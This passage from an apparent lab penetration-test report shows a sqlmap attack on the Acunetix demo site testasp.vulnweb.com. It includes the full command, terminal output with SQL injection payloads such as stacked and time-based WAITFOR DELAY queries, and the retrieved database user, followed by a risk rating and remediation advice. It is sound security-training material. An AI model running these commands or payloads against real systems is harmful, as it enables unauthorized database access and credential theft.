
Successful exploitation was achieved.

SQLMap was able to:

- Confirm SQL injection vulnerability
- Identify back-end DBMS (Microsoft SQL Server 2014)
- Extract database names
- Extract table structures
- Dump sensitive data (usernames and passwords)
- Identify current database user ([acunetix](#))

Command executed Get current user:

```
sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" --sql-query "SELECT USER_NAME()" --batch
```



```
kali-linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(jacques@kali:linux)-[~]
$ sqlmap -u "http://testasp.vulnweb.com/showforum.asp?id=1" --sql-query "SELECT USER_NAME()" --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:44:17 /2026-04-14/

[14:44:17] [INFO] resuming back-end DBMS 'microsoft sql server'
[14:44:17] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASPSESSIONIDCQDQDQDQ=XXXXXXXXXX...')
). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 9672=9672

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

[14:44:18] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP, ASP.NET, Microsoft IIS 8.5, Django
back-end DBMS: Microsoft SQL Server 2014
[14:44:18] [INFO] fetching SQL SELECT statement query output: 'SELECT USER_NAME()'
[14:44:18] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:44:18] [INFO] retrieved:
[14:44:18] [WARNING] reflective value(s) found and filtering out
acunetix
SELECT USER_NAME(): 'acunetix'
[14:44:35] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 28 times
[14:44:35] [INFO] fetched data logged to text files under '/home/jacques/.local/share/sqlmap/output/testasp.vulnweb.com'

[*] ending @ 14:44:35 /2026-04-14/
```

7. Risk Assessment

Risk Level	CRITICAL
Justification	Unauthenticated attacker can extract all database contents, including credentials. Passwords are stored in plain text.
Impact	Confidentiality breach, potential privilege escalation, data theft.
Likelihood	High – the vulnerability is easily exploitable with automated tools.

8. Remediation

To fix the discovered SQL injection vulnerability, the following measures are recommended:

8.1 Code-Level Fixes

Recommendation	Description
Parameterized queries	Replace string concatenation with prepared statements (e.g., <code>SqlCommand</code> with parameters in ASP.NET)
Input validation	Validate that the <code>id</code> parameter contains only numeric values
Stored procedures	Use stored procedures with proper parameter handling

8.2 Database Security

Recommendation	Description
Least privilege	The web application should connect using an account with minimal permissions
Password hashing	Store passwords using bcrypt, Argon2, or PBKDF2 – never in plain text
Remove default accounts	Disable or remove default database accounts

8.3 Network & Perimeter Security

Recommendation	Description
WAF Deployment	Deploy a Web Application Firewall (e.g., ModSecurity)
IPS Inline	Deploy Suricata in IPS mode to block SQLi attempts in real time
Regular scanning	Use automated scanners to regularly test for SQL injection

9. Conclusion

This assessment successfully demonstrated the structured process of :

- **Reconnaissance** : Subdomain enumeration using Subfinder (19 subdomains found)
- **Vulnerability discovery** : SQL injection detection using SQLMap
- **Exploitation** : Extraction of database names, tables, and sensitive user credentials

The discovered SQL injection vulnerability poses a **critical risk** and requires **immediate remediation** as outlined in Section 8.

The results emphasize the importance of continuous security assessment, secure coding practices, and proactive defense strategies.